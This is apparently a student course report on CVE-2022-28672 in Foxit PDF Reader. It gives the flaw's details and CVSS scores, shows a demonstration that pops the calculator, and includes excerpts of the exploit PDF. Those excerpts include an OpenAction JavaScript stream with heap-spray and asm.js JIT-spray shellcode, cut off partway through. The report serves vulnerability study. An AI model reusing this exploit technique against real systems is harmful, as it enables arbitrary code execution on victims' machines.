

Systems and Network Programming – IE2012

CVE Report



CVE-2022-28672

Vulnerability Details

This vulnerability allows remote attackers to execute arbitrary code on affected installations of Foxit PDF Reader 11.2.1.53537. User interaction is required to exploit this vulnerability in that the target must visit a malicious page or open a malicious file (A file is used here). The specific flaw exists within the handling of Doc objects. The issue results from the lack of validating the existence of an object prior to performing operations on the object. An attacker can leverage this vulnerability to execute code in the context of the current process

Severity CVSS Version 3.x CVSS Version 2.0

CVSS 3.x Severity and Metrics:

 NIST: NVD	Base Score: 7.8 HIGH	Vector: CVSS:3.1/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H
 CNA: Zero Day Initiative	Base Score: 7.8 HIGH	Vector: CVSS:3.0/AV:L/AC:L/PR:N/UI:R/S:U/C:H/I:H/A:H

Impact of the Bug

Attackers can exploit this vulnerability by crafting a malicious PDF file. When a user opens this file in Foxit PDF Reader, the vulnerability will be triggered, and the attacker's code will be executed. This code could be used to steal data, install malware, or take control of the system.

What is Foxit PDF Reader?

Foxit PDF Reader is a free, fast, and secure PDF reader that allows you to view, annotate, fill out, and sign PDF documents. It is available for Windows, macOS, Linux, Android, and iOS, so you can use it on any device. This is popular among students, business professionals, and enterprise companies because it is easy to use and has a wide range of features.

System Used in the Exploitation

- Windows 10
- Foxit PDF Reader 11.2.1.53537

With,


- A Sample PDF
- Exploit PDF

How to exploit


First let's check the Foxit PDF reader version by,
Help -> About Foxit PDF reader. Version is 11.2.1.53537 (the vulnerable version)




Next, we can open a Sample PDF



Sample PDF is opening fine. Next, lets open the Exploit PDF



When we open that Exploit PDF the software stucks for some time and automatically get closed. After that windows calculator opens automatically.



Important parts of the Exploit PDF code

This code was written in a low level format called PDF object syntax.

Object Definitions

```
1  %PDF-1.7
2
3  1 0 obj
4  <<
5    /Type /Catalog
6    /Pages 2 0 R
7    /AcroForm 4 0 R
8    /OpenAction 8 0 R
9  >>
10 endobj
11
12 2 0 obj
13 <<
14   /Type /Pages
15   /Count 3
16   /Kids [3 0 R 10 0 R 11 0 R]
17 >>
18 endobj
```

Page Objects

```
20 3 0 obj
21 <<
22   /Type /Page
23   /Parent 2 0 R
24   /Annots [5 0 R 6 0 R 7 0 R]
25 >>
26 endobj
```

```

272 10 0 obj
273 << /Parent 2 0 R
274 /Resources <<
275 /Font <<
276   /F1 <<
277     /Type /Font
278     /Subtype /Type1
279     /BaseFont /Helvetica
280     /Name /F1
281   >>
282 >>
283 >>
284 /Type /Page
285 /MediaBox [ 0 0 795 842 ]
286 >>
287 endobj

```

Annotation Object

```

39 5 0 obj
40 <<
41 /Type /Annot
42 /Subtype /Widget
43 /T (field_10)
44 /FT /Ch
45 /Rect [844 625 413 191]
46 /Opt [(Val01)]
47 /I [0 1]
48 /Ff 67379206
49 >>
50
51 endobj

```

Action Object

```

81 8 0 obj
82 <<
83 /Type /Action
84 /S /JavaScript
85 /JS 9 0 R
86 >>
87 endobj

```

JavaScript Code

```
89 9 0 obj
90 << /Length 5470 >>
91 stream
92 // store sprayed object
93 var sprayArr = [];
94 // store sparyed asm.js modules
95 var asmJsModulesArr = [];
96
97 // spray CalExec + ExitProcess shellcode
98 // VirtualAlloc of size 0x5000
99 function sprayJITShellcode(asmJsModuleName, payloadFuncName, ffiFuncName)
100 {
101     var script = `
102         function ${asmJsModuleName} (stdlib, ffi, heap){
103             'use asm';
104             var ffi_func = ffi.func;
105
106             function ${payloadFuncName} () {
107                 var val = 0;
108                 val = ffi_func(
109                     0xa8909090|0,
110                     0xa8909090|0,
111                     0xa8909090|0,
112                     0xa890d6ff|0,
113                     0xa890006a|0,
114                     0xa890d7ff|0,
115                     0xa851056a|0,
116                     0xa890e189|0,
117                     0xa85161b5|0,
118                     0xa89063b1|0,
119                     0xa890636c|0,
120                     0xa8b99051|0,
```

XFA Objects

```
306 12 0 obj
307 << /Length 89 >>
308 stream
309 <?xml version="1.0" encoding="UTF-8"?>
310 |   <xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
311 endstream
312 endobj
```

Cross-Reference Table (xref) and Trailer

```
339 xref
340 0 15
341 0000000000 65535 f
342 0000000010 00000 n
343 0000000094 00000 n
344 0000000166 00000 n
345 0000000242 00000 n
346 0000000364 00000 n
347 0000000500 00000 n
348 0000000630 00000 n
349 0000000764 00000 n
350 0000000825 00000 n
351 0000006348 00000 n
352 0000006561 00000 n
353 0000006774 00000 n
354 0000006915 00000 n
355 0000007332 00000 n
356 trailer
357 <<
358   /Size 15
359   /Root 1 0 R
360 >>
361 startxref
362 7394
363 %%EOF
```

CVE-2022-28672 was fixed in the following versions of Foxit Reader:

- 11.2.2.53557
- 10.1.4.47498

The fix was released on March 22, 2023.